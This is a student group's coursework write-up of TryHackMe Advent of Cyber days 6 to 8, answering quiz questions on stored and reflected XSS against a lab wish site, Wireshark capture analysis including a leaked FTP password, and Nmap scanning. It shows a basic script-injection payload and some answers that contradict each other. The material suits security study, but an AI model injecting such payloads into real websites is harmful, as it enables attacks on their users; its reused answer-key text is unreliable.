

PSP0201

WEEK 3

WRITEUP



Group Name: Draco Malfoy

Aqra Alisa binti Rashidi	1211103093
Nurul Aqilah binti Mohd Shariff	1211103097
Nur Inqsyira binti Zamri	1211103098
Siti Nur Amirah binti Zuraihan	1211102093

DAY 6: [Web Exploitation] Be careful with what you wish on a Christmas night

Question 1:



Q1: Examine the OWASP Cheat Sheet. Match the input validation level with the correct description.

Question 2:

Q2: Examine the OWASP Cheat Sheet. What is the regular expression used to validate a US Zip code?



= `^\d{5}(-\d{4})?$`

Question 3:

Q3: What vulnerability type was used to exploit the application?



= stored

Question 4:

Q4: What query string can be abused to craft a reflected XSS?



=q

Question 5:

Q5: Run a ZAP (zapproxy) automated scan on the target. How many XSS alerts of high priority are in the scan?

= 2



Question 6:

Q6: What Javascript code should you put in the wish text box if you want to show an alert saying "PSP0201"?

= <script>alert("PSP0201")</script>

Question 7:

Q7: Close your browser and revisit the site MACHINE-IP:5000 again. Does your XSS attack persist?

= Yes



Thought Process/ Methodology: (Day 6)

Firstly, open try hack and read the question. So, the first question, I read at the OWASP Cheat Sheet for answer. For Q2 I use the OWASP Cheat Sheet to answer the regular expression used to validate a US Zip code. Then for Q3, started the machine, got the Ip address and paste it to the Firefox. It will go to the web "welcome to Santa official make a wish website". I put the wish that I wanted and enter it. Then, the data store and it means Stored vulnerability. For Q4, I already entered my wish and it shows in the URL "q" at first of the URL. So, the query string is "q" can be abused to craft a reflected XSS. Next, Q5, I open OWASP and put the ip address to scan the website and it will check if there's any error. It shows 2 errors at the Alert Section. For Q6, I open the Santa's wish website to put the command at the wish, so the code that I put is "<script>alert('PSP2021')</script>". After that, the website shows error. Lastly for the Q7, I re check the website and put a new wish at the Santa's wish website, XSS attack persist still can attack the website.

DAY 7: [Networking] The Grinch Really Did Steal Christmas

Question 1:

Q1: Open "pcap1.pcap" in Wireshark. What is the IP address that initiates an ICMP/ping?
= 10.11.3.2

Question 2:

Q2: If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, what filter would we use?

= http.request.method == GET

Question 3:

Q3: Now apply this filter to "pcap1.pcap" in Wireshark, what is the name of the article that the IP address "10.10.67.199" visited?



= reindeer-of-the-week

Question 4:

Q4: Let's begin analysing "pcap2.pcap". Look at the captured FTP traffic; what password was leaked during the login process?

= plaintext_password_fiasco

Question 5:



Q5: Continuing with our analysis of "pcap2.pcap", what is the name of the protocol that is encrypted?

= SSH

Question 6:

Q6: Examine the ARP communications. Who has 10.10.122.128? Tell 10.10.10.1. Answer: 10.10.122.128 is at



= 02:c8:85:b5:5a:aa

Question 7:

Q7: Analyse "pcap3.pcap" and recover Christmas! What is on Elf McSkidy's wishlist that will be used to replace Elf McEager?



= rubber ducky

Question 8:

Q8: Who is the author of Operation Artic Storm?

= Kris Kringle

Thought Process/ Methodology: (Day 7)



Firstly, I opened try hack and read the question. Then I downloaded the file that shows in tryhackme. After that, I open Wireshark. Then I opened pcap1.pcap file in Wireshark and that's for Q1. For Q2, I use filter "http.request.method == GET" in the url section. This will show HTTP GET requests in our "pcap1.pcap" file. After that, Q3 asked to find the name of the article for IP address "10.10.67.199" visited. The name of the article is "reindeer-of-the-week". Next, for Q4, I open the pcap2.pcap file. I found that the login was successful. Then, I followed the IP address and it lead to the leaked password. For Q5, I checked the name of the protocol that is encrypted which is SSH. After that Q6, I examine the ARP communication, and it says 02:c0:56:51:8a:51 for the Answer: 10.10.122.128. Q7, I opened the code that lead us to Elf McEager, and downloaded it. It shows the Wishlist of Elf McEager. For the last question, I opened the file that I downloaded (pcap3.pcap). The author of Operation Artic Storm is Kris Kringle.

DAY 8: Networking What's Under the Christmas Tree?

Question 1:

Q1: When was Snort created?



= 1998

Question 2:

Q2: Using Nmap on MACHINE_IP , what are the port numbers of the three services running?

= 80,2222,3389

Question 3:

Q3: Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?

= Ubuntu

```

Thought Process/ Methodology: (Day 8)

